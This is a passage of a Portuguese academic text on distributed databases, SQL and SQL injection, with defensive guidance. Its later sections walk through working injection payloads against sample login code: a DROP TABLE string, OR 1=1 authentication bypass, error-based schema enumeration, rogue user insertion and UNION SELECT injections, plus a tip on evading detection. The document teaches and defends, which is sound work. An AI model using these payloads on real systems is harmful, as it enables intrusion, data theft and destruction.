

Figura 6. Componentes da arquitetura Cliente/Servidor
Fonte: CÔRTES (2002)

2.3.2.3 Arquitetura de um Banco de Dados Distribuído

Segundo SOUZA (1999), é responsável pelo armazenamento e recuperação das informações de forma transparente para os clientes. Um banco de dados distribuído deve ter como características:

a) autonomia para transações locais;

b) independência em relação a um *site* central;

c) tolerância à falhas;

d) independência de localização;

e) independência de fragmentação;

f) independência de replicação;

g) processamento distribuído das consultas;

h) gerenciamento das transações distribuídas;

i) independência de *hardware*;

j) independência de Sistemas Operacional;

k) independência da rede;

l) independência do Gerenciador de Banco de Dados.

Outros recursos de um banco de dados distribuído são a fragmentação e a replicação. Em cada *site* há um esquema local do seu banco de dados. Para garantir as propriedades de transparência de localização e independência de dados, cria-se um esquema global do banco de dados que também descreverá a estrutura lógica integrada dos dados em todos os *sites*, possibilitando visões externas para cada aplicação dos usuários. A Figura 7 descreve os componentes dessa arquitetura.



Figura 7. Componentes da arquitetura de um SGBDD peer-to-peer
Fonte: CÔRTES (2002)

A arquitetura está dividida em dois componentes principais, o Processador do Usuário que trata da interação com o usuário e o Processador de Dados que lida com o armazenamento dos dados. Segundo CÔRTES (2002), a descrição de seus componentes são:

a) Componentes do Processador do Usuário

a) gerente da interface do usuário: responsável por toda interação com este e a interpretação dos comandos submetidos ao SGBD, bem como pela formatação

dos resultados que serão fornecidos aos usuários.

b) controlador de dados semânticos: responsável pela autorização ou não pelo processamento da consulta solicitada pelo usuário. Utiliza as restrições de integridade e autorizações definidas no esquema conceitual global.

c) otimizador de consultas globais: responsável pela definição da melhor estratégia para execução das consultas (entre elas junções distribuídas) e conversão das consultas globais em locais, utilizando os esquemas conceitual locais e global;

d) gerente de transação distribuída: responsável pela coordenação da execução distribuída da solicitação do usuário e pela comunicação com outros *sites*.

b) Componentes do Processador de Dados

a) otimizador de consulta local: responsável pela escolha da melhor estratégia de acesso aos dados do banco;

b) gerente de recuperação local: responsável pela consistência do banco de dados, independente de qualquer tipo de falha;

c) processador de suporte *runtime*: responsável pelo acesso físico ao banco de dados, em função das instruções geradas pelo otimizador de consultas e pela gerência dos *buffers* do banco. É a interface para o sistema operacional.

Segundo SILBERSCHATZ (1999), algumas das principais características de um gerenciador de banco de dados:

a) controle de redundância: informações devem possuir um mínimo de redundância visando definir a estabilidade do modelo.

b) compartilhamento de dados: as informações devem estar disponíveis para qualquer número de usuários de forma simultânea e segura.

c) controle de acesso: necessidade de saber quem pode realizar qual função dentro do banco de dados.

d) esquematização: os relacionamentos devem estar armazenados no banco de dados para garantir a facilidade de entendimento e aplicação do modelo. A integridade das informações deve ser garantida pelo banco de dados.

e) *backup* ou cópias de segurança: deve haver rotinas específicas para realizar a cópia de segurança dos dados armazenados.

3 *STRUCTURED QUERY LANGUAGE* - SQL

Com o grande número linguagens de programação e de base de dados existentes, a maneira de comunicar entre umas e outras seria algo complicado se não fosse feita uma padronização que permitisse a realização de operações básicas de una forma universal.

Por isso foi desenvolvida a SQL, que nada mais é do que uma linguagem padrão de comunicação com bancos de dados. É uma linguagem normalizada que nos permite trabalhar com qualquer tipo de linguagem (*Active Server Pages* (ASP) ou *Hypertext Preprocessor* (PHP)) em combinação com qualquer tipo de banco de dados (MS *Access*, SQL *Server*, MySQL, entre outros).

Segundo DORNELLES (2007), SQL é um conjunto de comandos de manipulação de banco de dados utilizado para criar e manter a estrutura desse banco de dados, além de incluir, excluir, modificar e pesquisar informações nas tabelas. SQL não é uma linguagem de programação autônoma; poderia ser chamada de “sublinguagem”. Quando se escrevem aplicações para bancos de dados, é necessário utilizar uma linguagem de programação e embutir comandos SQL para manipular os dados. Em um modelo relacional, apenas um tipo de estrutura de dados existe: a tabela. Novas tabelas são criadas com a junção ou combinação de outras tabelas. Utilizando apenas um comando SQL é possível pesquisar dados em diversas tabelas ou atualizar e excluir diversas linhas das tabelas.

Segundo DORNELLES (2007), a linguagem SQL é dividida nos seguintes componentes:

a) *Data Definition Language* (DDL): permite a criação dos componentes do banco de dados, como tabelas, índices entre outros.

   Principais comandos DDL:

CREATE TABLE: permite criar e definir a estrutura de uma tabela definindo os campos, as chaves primárias e estrangeiras.

ALTER TABLE: permite alterar a estrutura de uma tabela, acrescentando, alterando e excluindo os campos, formatos dos campos e a integridade referencial.

DROP TABLE: permite excluir a estrutura e os dados existentes em uma tabela. Após a execução deste comando serão apagados todos os dados, estrutura e índices de acessos que estejam a ele associados.

CREATE INDEX: permite criar uma estrutura de índice de acesso para um determinado campo em uma tabela.

DROP INDEX: Este comando exclui uma estrutura de índice de acesso para um determinado campo em uma tabela.

b) *Data Manipulation Language* (DML): permite a manipulação dos dados armazenados no banco de dados.

Principais comandos DML:

INSERT: Este comando permite a inserção de um ou vários registros a uma tabela do Banco de Dados.

DELETE: Essa instrução permite deletar um ou um grupo de registros em uma tabela do Banco de Dados.

UPDATE: Esse comando permite atualizar os dados de um ou um grupo de registros em uma tabela do Banco de Dados.

c) *Data Query Language* (DQL): permite extrair dados do banco de dados.

Comando DQL:

SELECT: permite selecionar um conjunto de registros em uma ou mais tabelas que atenda a uma determinada condição definida pelo comando.

d) *Data Control Language* (DCL): provê a segurança interna do banco de dados.

Alguns comandos DCL:

CREATE USER: define uma nova conta de usuário do banco de dados.

ALTER USER: altera uma conta de usuário do banco de dados.

GRANT: concede privilégios ao usuário.

A segurança é um fator que muito diferencia um banco de dados de outro. Às vezes, há dois bancos que utilizam o SQL como linguagens de acesso e manipulação de dados, mas que têm estruturas de controle de acesso completamente diferentes. O gerenciador de banco de dados deve prever o controle de acesso às informações e garantir por meio de recursos internos que os dados sejam disponibilizados rapidamente.

4 SQL INJECTION

Conforme MICROSOFT (2004), um ataque de *SQL Injection* explora vulnerabilidades na validação de entrada para executar comandos arbitrários no banco de dados. Isso pode ocorrer quando o aplicativo usa a entrada para construir instruções SQL dinâmicas para acessar o banco. Também pode ocorrer se o código utilizar procedimentos armazenados, que são seqüências passadas que contêm entradas do usuário não filtradas. Ao utilizar o ataque de injeção de código, o invasor pode executar comandos arbitrários no banco. Os danos podem ser ainda maiores quando o aplicativo usa uma conta muito privilegiada para se conectar ao banco de dados. Nesse caso, é possível utilizar o servidor de banco para executar comandos do sistema operacional e potencialmente comprometer outros servidores, além de ser capaz de recuperar, manipular e destruir dados.

Segundo (GRÉGIO et al, 2005), alguns gerenciadores de bancos de dados possibilitam a interação com o sistema operacional, permitindo a execução de programas utilizando SQL. Portanto, um *SQL Injection* pode ser definido como a capacidade de injetar comandos em um sistema de banco de dados por meio de uma aplicação existente.

Há várias formas de se entrar com os dados em um programa. Dentre elas, por parâmetros de execução, leitura de teclado, leitura de arquivos, entre outros. Para cada entrada feita pelo usuário deve haver uma validação específica, o que se costuma chamar de *input validation* ou validação de entrada. Comandos do sistema operacional também podem ser executados por meio das aplicações dependendo da forma como elas foram construídas. Estes comandos podem ser injetados por meio dos campos visíveis ou ocultos de um formulário junto com os valores de entrada. Como um dos objetivos de um invasor é obter acesso ao sistema operacional da aplicação atacada, este artifício

é comumente utilizado. Este problema acontece tipicamente em aplicações *Common Gateway Interface* (CGI) escritas de maneira insegura. Na Tabela 1 são mostrados alguns caracteres utilizados em injeções.

Tabela 1. Caracteres utilizados em injeções de comandos

CARACTERES	**DESCRIÇÃO**
’ ou "	Indicadores de string
-- ou #	Comentário em uma única linha
/* */	Comentário em múltiplas linhas
+	Adição, concatenação ou espaço em URL
||	Concatenação
=	Operador de igualdade
<> !=	Operadores de diferença
>	Operador “maior que”
<	Operador “menor que”
()	Expressão ou delimitador de hierarquia
@	Variáveis locais
@@	Variáveis globais
? Param1=nome&Param2=senha	Parâmetros de uma URL
;	Execução em seqüência
|	Comunicação inter-processos

Fonte: GRÉGIO et al (2005)

4.1 TRATAMENTO DE ERROS

Um dos cuidados mais importantes que deve ser levado em consideração na implementação é o tratamento de erros. Este erro pode tanto abrir o sistema para um ataque quanto causar uma indisponibilidade do serviço. Segundo (GRÉGIO et al, 2005), esta vulnerabilidade pode se apresentar de várias maneiras, entre elas destacam-se:

a) disponibilização de informação em demasia;

b) ignorar erros;

c) má interpretação dos erros;

d) utilização de valores de erros inúteis;

e) tratamento das exceções erradas;

f) tratamento de todas as exceções.

Geralmente em mensagens de erro são exibidos caminhos de diretórios do sistema de arquivos e até informações sobre o banco de dados, o que aumenta ainda mais a chance do sistema ser invadido.

4.2 ELIMINAÇÃO DE VULNERABILIDADES

Segundo (GRÉGIO et al, 2005), as formas de eliminação de vulnerabilidades consistem em:

a) checar a validade e confiabilidade das entradas;

b) utilizar consultas parametrizadas para a construção de “SQL *statements*”;

c) armazenar as informações de conexão da base de dados separadamente da aplicação, por exemplo, em um arquivo de configurações protegido;

d) não se utilizar concatenação de *strings* para construir “SQL *statements*”, mesmo quando há chamadas a procedimentos armazenados;

e) não executar parâmetros não confiáveis em conjunto com procedimentos armazenados;

f) não se conectar ao banco de dados a partir de uma conta com muitos privilégios, por exemplo, “*root*”;

g) não armazenar a senha de acesso à base de dados na aplicação ou na string de conexão;

h) utilizar procedimentos de armazenamento parametrizados para acesso ao banco de dados para garantir que as seqüências de entrada não são tratadas como instruções executáveis. Se não der para utilizar procedimentos armazenados, devem-se utilizar parâmetros SQL ao construir comandos SQL.

4.3 COMMAND INJECTION

Segundo MICROSOFT (2004), a validação da entrada é uma questão de segurança se um invasor descobre que o aplicativo faz suposições infundadas sobre o tipo, o tamanho, o formato ou o intervalo de dados de entrada. O invasor pode fornecer cuidadosamente uma entrada adulterada que comprometa o aplicativo.

Segundo (GRÉGIO et al, 2005), as medidas para evitar a injeção de comandos são:

a) realizar validação de entrada em todas as entradas antes de passá-las para o interpretador de comandos;
b) é necessário que se falhe de forma segura e que se tratem os erros de checagem de validação de entradas;
c) não se deve, de forma alguma, permitir que dados não validados sejam passados como entrada para um interpretador de comandos.

4.4 ESTRUTURAS DE CASOS DE INJEÇÃO DE COMANDO SQL COM SUAS ANÁLISES

A aplicação pode estar vulnerável a ataques de injeção de código SQL quando são efetuadas entradas de usuário não validadas em consultas do banco de dados. O código que constrói instruções SQL dinâmicas com entrada do usuário não filtrada é particularmente vulnerável. Conforme o código a seguir:

```
SqlDataAdapter myCommand = new SqlDataAdapter("SELECT * FROM Users
WHERE UserName ='" + txtuid.Text + "'", conn);
```

Os invasores podem injetar códigos SQL terminando a instrução SQL pretendida com o caractere de aspas simples seguido por um caractere de ponto e vírgula para iniciar um novo comando e, em seguida, executando um outro comando. Seqüência de caracteres a seguir inserida no campo *txtuid*.

```
'; DROP TABLE Customers -
```

Este código resulta no envio da instrução a seguir para o banco de dados para execução.

```
SELECT * FROM Users WHERE UserName=''; DROP TABLE Customers --'
```

Esse código exclui a tabela *Customers*, presumindo-se que o *logon* do aplicativo tenha permissões suficientes no banco de dados. O traço duplo (--) denota um comentário SQL e é usado para comentar outros caracteres adicionados pelo programador, como as aspas ao final da instrução.

Uma maneira mais simples pode ser realizada. Fornecer a seguinte entrada para o campo *txtuid*: ' OR 1=1 -

Esta entrada constrói o seguinte comando:

```
SELECT * FROM Users WHERE UserName='' OR 1=1 -
```

Como 1=1 é sempre verdadeiro, o invasor recupera cada linha de dados da tabela *Users*.

SQL *Injection* é provavelmente o método mais comum utilizado para atacar o SQL *Server*. Isto porque o código de aplicações *web* amadoras, não é submetido aos mesmos critérios de segurança que um software comercial. O SQL *Server* também é vulnerável porque suas mensagens de erro simplesmente acabam expondo suas vulnerabilidades. Um exemplo disso é um formulário *HyperText Markup Language*

(HTML) que recebe dados fornecidos pelo usuário e passa-os para um script em ASP rodando em um servidor *web* IIS. Os dois dados passados são o *login* e a senha, eles são checados por uma consulta ao banco de dados do SQL *Server*.

O esquema da tabela de usuários no banco de dados é o seguinte:
Login varchar (255)
Senha varchar (255)

A *query* executada é a seguinte:

```
SELECT * FROM usuarios WHERE login = '[login]' AND senha = ‘[senha]’;
```

No entanto, o script ASP constrói a consulta dos dados do usuário usando o seguinte comando:

```
var query = "SELECT * FROM usuarios WHERE login = ' " + login +" ' AND senha = '
" + senha + " ' " ;
```

Se o *login* for uma aspa simples (‘) a consulta que irá acontecer se torna:

```
SELECT * FROM usuarios WHERE login = ' ' ' AND password = '[password]'
```

Esta é uma sintaxe inválida de SQL e irá produzir uma mensagem de erro no *browser* do usuário:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before
the character string '' and senha=''.

/login.asp, line 16
```

Figura 8. Erro gerado a partir de uma consulta SQL inválida

A aspa simples fornecida pelo usuário fechou a primeira e a segunda gerou

o erro, pois não estava fechada. O atacante pode agora começar a injetar uma string na *query* para manipular o seu comportamento, por exemplo, para efetuar o *logon* como o primeiro usuário na tabela de usuários o seguinte comando poderia ser colocado no campo de *login*: ‘ or 1=1 –

Este comando converte a busca para:

```
SELECT * FROM usuarios WHERE login = '' or 1=1- - ' AND senha = ‘[senha]’;
```

Os dois hífens significam um comentário em *Transact*-SQL, então todo o restante da linha é ignorado. Como 1 é sempre igual a 1, esta *query* irá retornar a tabela de usuários inteira. O *script* ASP irá aceitar o *logon*, pois resultados foram retornados e o cliente será autenticado como o primeiro usuário da tabela.

Se houver um usuário conhecido, poderá se logar com o seu nome:

```
' or login=nomedousuário' –
```

Um exemplo das mensagens de erro do SQL *Server* pode ser visto se for digitado o seguinte comando:

```
' and 1 in (SELECT @@version) –
```

O que retorna a seguinte mensagem de erro:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'Microsoft SQL Server
2000 - 8.00.534 (Intel X86) Nov 19 2001 13:23:50
Copyright (c) 1988-2000 Microsoft Corporation Enterprise
Edition on Windows NT 5.0 (Build 2195: Service Pack 3)
' to a column of data type int.
/login.asp, line 16
```

Figura 9. Erro gerado pelo SQL *Server*

Na referência *on-line* do *SQLSecurity*, (http://sqlsecurity.com), vamos ver que a versão 8.00.534 corresponde ao SQL *Server* 2000 *service pack* 2 sem nenhum *hotfix*.

Esta versão é vulnerável a vários ataques de *overflow* em *stored procedures* e funções tais como as *xp_sprintf, formatmessage(), and raiserror().*

A próxima etapa é conseguir informações sobre a estrutura do banco de dados e de suas tabelas com o intuito de manipular dados. O invasor pode querer criar uma conta no sistema, para isto ele precisará saber detalhes sobre o esquema de banco de dados. A cláusula *HAVING* é usada para filtrar registros retornados por *GROUP BY*.

Eles devem ser usados juntos para que o seguinte código colocado em *login* produza um erro informativo:

```
' having 1=1--
```

Este comando dá o nome da tabela como “usuários” e a primeira coluna usada na *query* que é “*login*”:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]
Column 'usuarios.login' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.
/login.asp, line 16
```

Figura 10. Erro retornando o nome da tabela e o primeiro campo do banco de dados

O restante das colunas pode ser obtido colocando o nome da coluna que se acabou de descobrir novamente no comando *select* junto com a cláusula GROUP BY:

' group by usuarios.login having 1=1--

O que nos retorna o seguinte erro:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]
Column 'usuarios.senha' is invalid in the select list because it is not contained in an aggregate function or the GROUP BY clause.
/login.asp, line 16
```

Figura 11. Erro retornando outro campo do banco de dados

E agora:

```
' group by usuarios.login,usuarios.senha having 1=1--
```

Considerando que agora se tem todos os campos, não ocorrerá erro, e a consulta retornará todos os usuários onde o *login* for igual a ‘’.

Agora se sabe que a *query* usada pelo script ASP opera somente na tabela de usuários e usa a coluna *login* e senha. Seria natural presumir que ambas as colunas são do tipo *varchar*, porém isto pode ser verificado utilizando-se as funções *sum* ou *avg* que são utilizadas para totalizar uma expressão ou calcular a

média de todos os valores de um grupo respectivamente. Ambas as funções podem ser usadas somente com campos numéricos ou fórmulas, portanto se for colocado no *login*:

```
' union select sum(login) from user--
```

Obter-se-á o erro:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate operation cannot take a varchar data type as an argument.
/login.asp, line 16
```

Figura 12. Erro informando o tipo das variáveis nas colunas

Este erro nos revela que o campo *login* é do tipo *varchar*. Agora que o invasor tem uma idéia do esquema usado para guardar as informações, ele pode elaborar uma *query* para inserir um novo usuário:

```
'; insert into usuarios values('joao', 'joao123')--
```

4.4.1 Passagem por Autenticação

A passagem por autenticação é uma das técnicas mais simples de *SQL Injection*. Ela é feita por meio de formulários de *login*, onde se espera que o usuário simplesmente digite o *login* e a senha. Segue um exemplo de um código de uma aplicação *web*:

```
SQLQuery="SELECT Username FROM Usuários WHERE Username=‘" &
strUsername & "‘ AND Password = ‘" & strPassword & "‘"
username = GetQueryResult(SQLQuery)
 If username = "" Then
   Authenticated = False
 Else
   Authenticated = True
 End If
```

Após a entrada dos dados a consulta será feita no banco de dados buscando saber se na tabela “Usuários” existe um registro onde o *username* e o *password* sejam os mesmos informados pelo usuário. Se o usuário e a senha forem encontrados no banco de dados o *username* será atribuído a variável “*username*”, que indica que o usuário foi devidamente identificado. Se o registro não for encontrado, a variável “*username*” estará vazia, significando que o usuário não foi encontrado no banco de dados.

Se nas variáveis *strUsername* e *strPassword* não houver nenhum tipo de tratamento na validação de entrada, a estrutura da consulta SQL poderá ser modificada de forma que um usuário válido seja retornado mesmo que não se saiba um *username/password* válidos. Para que isso ocorra basta preencher os campos “*login*” e “*password*” do formulário da seguinte forma:

```
Login: ' OR '1'='1
Password: ' or '1'='1
```

Isto resultará na seguinte consulta SQL:

```
SELECT Username FROM Users WHERE Username = ‘‘ OR ‘1‘=‘1‘ AND Password
= ‘‘ OR ‘1‘=‘1‘
```

Ao invés de comparar o usuário fornecido pelo usuário com aqueles presentes na tabela “Usuários”, a consulta irá comparar a cláusula '1'='1' que obviamente sempre retorna *TRUE*. Uma vez que as condições da cláusula *WHERE* foram atendidas, a aplicação selecionará a primeira linha do conjunto de registros retornados. Passará o *username* para a váriavel de mesmo nome o que garantirá a autenticação.

4.4.2 Usando o comando *SELECT*

Em algumas situações, é necessário fazer engenharia reversa da aplicação vulnerável a partir das mensagens de erro retornadas. Para fazer isso é necessário saber interpretar as mensagens retornadas para saber como fazer o melhor ataque.

O primeiro erro normalmente encontrado é o erro de sintaxe. Este tipo de erro indica que a consulta não segue a estrutura SQL correta. A primeira coisa a ser feita é determinar se a injeção de código é possível por meio da manipulação de aspas.

Em uma injeção direta qualquer argumento submetido será usado na consulta SQL sem qualquer modificação. Uma boa tática é atribuir um valor legítimo ao valor a ser submetido e concatenar a ele um espaço e a palavra “*OR*”. Se este fato gerar um erro, então é possível fazer a injeção direta. Valores diretos podem ser valores numéricos usados na cláusula *WHERE*, tal como o exemplo abaixo:

```
SELECT Username FROM Users WHERE Username = ‘‘ OR ‘1‘=‘1‘ AND Password
= ‘‘ OR ‘1‘=‘1‘
```

Ou pode ser também um nome de tabela ou campo, tal como:

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees ORDER BY "
& strColumn
```

Todas as outras instâncias são vulnerabilidades que usam aspas, conhecidas como "*quoted injection*". Em uma "*quoted injection*" qualquer argumento submetido terá aspas adicionadas ao seu início e fim, assim como:

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees WHERE
EmployeeID = '" & strCity & "'"
```

Para quebrar o uso de aspas e manipular a consulta mantendo uma sintaxe válida, deve-se usar uma aspa simples antes do uso de qualquer *keyword* SQL, tal como "*OR*", "*AND*", entre outros.

4.4.2.1 União Básica

A utilização do comando *SELECT* é feita com o objetivo de obter informações no banco de dados. Grande parte das páginas que apresentam conteúdo dinâmico o obtém por meio do uso de *queries* com comando *SELECT*, e na maioria das vezes somente será possível manipular a porção da *query* que se localiza após a cláusula *WHERE*.

Para fazer com que o banco de dados retorne registros que não sejam aqueles previstos pelo programador, é possível modificar a cláusula *WHERE* injetando um comando *UNION SELECT*. Isto permite que múltiplas *queries SELECT* sejam especificadas de uma vez. Segue um exemplo:

```
SELECT CompanyName FROM Shippers WHERE 1 = 1 UNION ALL SELECT
CompanyName FROM Customers WHERE 1 = 1
```

Este comando retornará o conjunto de registros da primeira *query* somado ao conjunto de registros da segunda. O *ALL* é necessário para permitir certos tipos de cláusulas *SELECT DISTINCT*. O invasor deve apenas se assegurar de que a primeira *query* não retorna nenhum resultado. Segue o *script* com o seguinte código:

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees WHERE City =
'" & strCity & "'"
```

O invasor utiliza a seguinte *string* para injeção:

```
' UNION ALL SELECT OtherField FROM OtherTable WHERE ''='
```

A *query* resultante a ser mandada para o banco de dados é a seguinte:

```
SELECT FirstName, LastName, Title FROM Employees WHERE City = '' UNION
ALL SELECT OtherField FROM OtherTable WHERE ''=''
```

O banco de dados irá inspecionar a tabela *Employees*, buscando por um registro tal que o campo *City* possua como valor a *string* vazia. Uma vez que esse valor não será encontrado, nenhum registro será retornado. Os únicos registros retornados serão da *query* injetada. Em alguns casos, usar a *string* vazia não irá funcionar porque existirão entradas na tabela que estarão vazias, ou porque o valor vazio possui algum outro significado para a aplicação. É necessário simplesmente especificar um valor que não ocorre na tabela. Quando um número deve ser especificado, zero ou um número negativo geralmente funcionam bem. Para argumentos textuais é recomendado usar uma *string* pouco comum.

4.4.2.2 *Queries* com Problemas de Sintaxe

Alguns servidores de bancos de dados retornam a porção da *query* contendo o erro de sintaxe em mensagens de erro. Neste caso é possível se aproveitar destas mensagens para auxiliar à injeção de código SQL. Dependendo de como a *query* foi construída, é possível obter informações de grande utilidade.

4.4.2.3 Parênteses

Se o erro de sintaxe contém um parêntese na mensagem retornada, ou a mensagem relata problemas no balanceamento de parênteses, o ideal seria adicionar parênteses à string que será injetada. Em alguns casos será necessário adicionar dois ou mais parênteses. A seguir um exemplo do uso dessa técnica:

```
"SELECT LastName, FirstName, Title, Notes, Extension FROM
Employees WHERE (City = '" & strCity & "')"
```

O seguinte comando poderá ser inserido:

```
“‘) UNION SELECT OtherField FROM OtherTable WHERE (‘‘=‘”,
```

Resultando na seguinte *query* a ser mandada para o banco de dados:

```
SELECT LastName, FirstName, Title, Notes, Extension FROM
Employees WHERE (City = ‘‘) UNION SELECT OtherField From
OtherTable WHERE (‘‘=‘‘)
```

A qual possui todos os parênteses balanceados, pois se obteve a informação de que existia um erro no balanceamento de parênteses.

4.4.2.4 Uso da cláusula LIKE

Uma outra possibilidade de injeção de código SQL é feita em uma cláusula LIKE. São indicações dessa situação, o aparecimento da palavra-chave *LIKE* ou do caractere por/cento (%) no retorno de erro. A maioria das funções de busca utiliza a cláusula *LIKE* nas *queries* SQL, como o exemplo abaixo:

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees WHERE
LastName LIKE '%" & strLastNameSearch & "%'"
```

Os caracteres por/cento permitem que sejam retornados todos os registros em que a *string* passada como parâmetro esteja contida nas *strings* do campo no banco de dados. Para fazer com que a *query* não retorne resultados, é preciso que o valor submetido não esteja contido em nenhuma *string* do campo *LastName*. Também é possível submeter uma *string* vazia, o que fará com que o banco de dados retorne todos os registros.

4.4.3 Usando o comando *INSERT*

O comando é utilizado com o objetivo de inserir informações ao banco de dados. Checar vulnerabilidades neste comando é tarefa semelhante àquela realizada ao checar vulnerabilidades na cláusula *WHERE*. Não se deve usar o comando *INSERT* caso se pretenda se prevenir contra detecção.

